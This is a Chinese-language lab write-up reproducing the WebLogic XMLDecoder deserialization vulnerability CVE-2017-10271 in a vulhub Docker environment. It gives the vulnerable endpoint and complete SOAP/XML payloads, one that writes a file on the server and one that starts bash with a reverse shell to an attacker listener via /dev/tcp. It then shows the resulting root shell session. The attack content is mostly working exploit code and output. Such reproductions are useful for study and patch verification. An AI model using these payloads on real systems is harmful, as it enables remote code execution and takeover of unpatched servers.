WebLogic XMLDecoder反序列化漏洞(CVE-2017-10271)

1.影响版本

Weblogic10.3.6.0.0，12.1.3.0.0，12.2.1.1.0，12.2.1.2.0

2.漏洞详情

Weblogic的WLS Security组件对外提供webservice服务，由WebLogic Server WLS组件远程命令执行漏洞，主要由wls-wsat.war触发该漏洞,其中使用了XMLDecoder来解析用户传入的XML数据，在解析的过程中出现反序列化漏洞，导致可执行任意命令。


3.漏洞环境

docker-compose.yml

```
version: '2'
services:
 weblogic:
   image: vulhub/weblogic:10.3.6.0-2017
   ports:
    - "7001:7001"
```

4.漏洞复现

1.启动服务后访问7001端口,报错即成功搭建



Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1*:

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of whether the condition is temporary or permanent.

If the server does not wish to make this information available to the client, the status code 403 (Forbidden) can be used instead. The 410 (Gone) status code SHOULD be used if the server knows, through some internally configurable mechanism, that an old resource is permanently unavailable and has no forwarding address.

2.访问触发漏洞urlhttp://127.0.0.1:7001/wls-wsat/CoordinatorPortType

Web Services

Endpoint	Information
Service Name: {http://schemas.xmlsoap.org/ws/2004/10/wsat}WSAT10Service Port Name: {http://schemas.xmlsoap.org/ws/2004/10/wsat}CoordinatorPortTypePort	Address: http://192.168.84.147:7001/wls-wsat/CoordinatorPortType WSDL: http://192.168.84.147:7001/wls-wsat/CoordinatorPortType?wsdl Implementation class: weblogic.wsee.wstx.wsat.v10.endpoint.CoordinatorPortTypePortImpl

3.Post请求，抓包通过构造构造SOAP（XML）格式的请求，在解析的过程中导致XMLDecoder反序列化漏洞。


简单测试一下

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 192.168.16.104:7001
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101
Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 524

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.6.0" class="java.beans.XMLDecoder">
<object class="java.io.PrintWriter">
<string>servers/AdminServer/tmp/_WL_internal/wls-
wsat/54p17w/war/shell.txt</string>
<void method="println">
<string>liangyue!
</string></void><void method="close"/>
</object>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

写入test.txt文件,访问验证成功




```
liangyue!
```

4.通过命令来反弹shell获得会话

本地建立监听

```
nc -lvvp 2333
```

构造反弹shell payload

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<java version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>/bin/bash</string>
</void>
<void index="1">
<string>-c</string>
</void>
<void index="2">
<string>bash -i &gt;&amp; /dev/tcp/192.168.84.132/2333 0&gt;&amp;1</string>
```

```
</void>
</array>
<void method="start"/></void>
</java>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body/>
</soapenv:Envelope>
```

成功获得权限

```
root@kali:~# nc -lvvp 2333
listening on [any] 2333 ...
192.168.84.147: inverse host lookup failed: Unknown host
connect to [192.168.84.132] from (UNKNOWN) [192.168.84.147] 44942
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@092da2279436:~/Oracle/Middleware/user_projects/domains/base_domain# getuid
<Middleware/user_projects/domains/base_domain# getuid
bash: getuid: command not found
root@092da2279436:~/Oracle/Middleware/user_projects/domains/base_domain# whoami
<Middleware/user_projects/domains/base_domain# whoami
root
root@092da2279436:~/Oracle/Middleware/user_projects/domains/base_domain#
```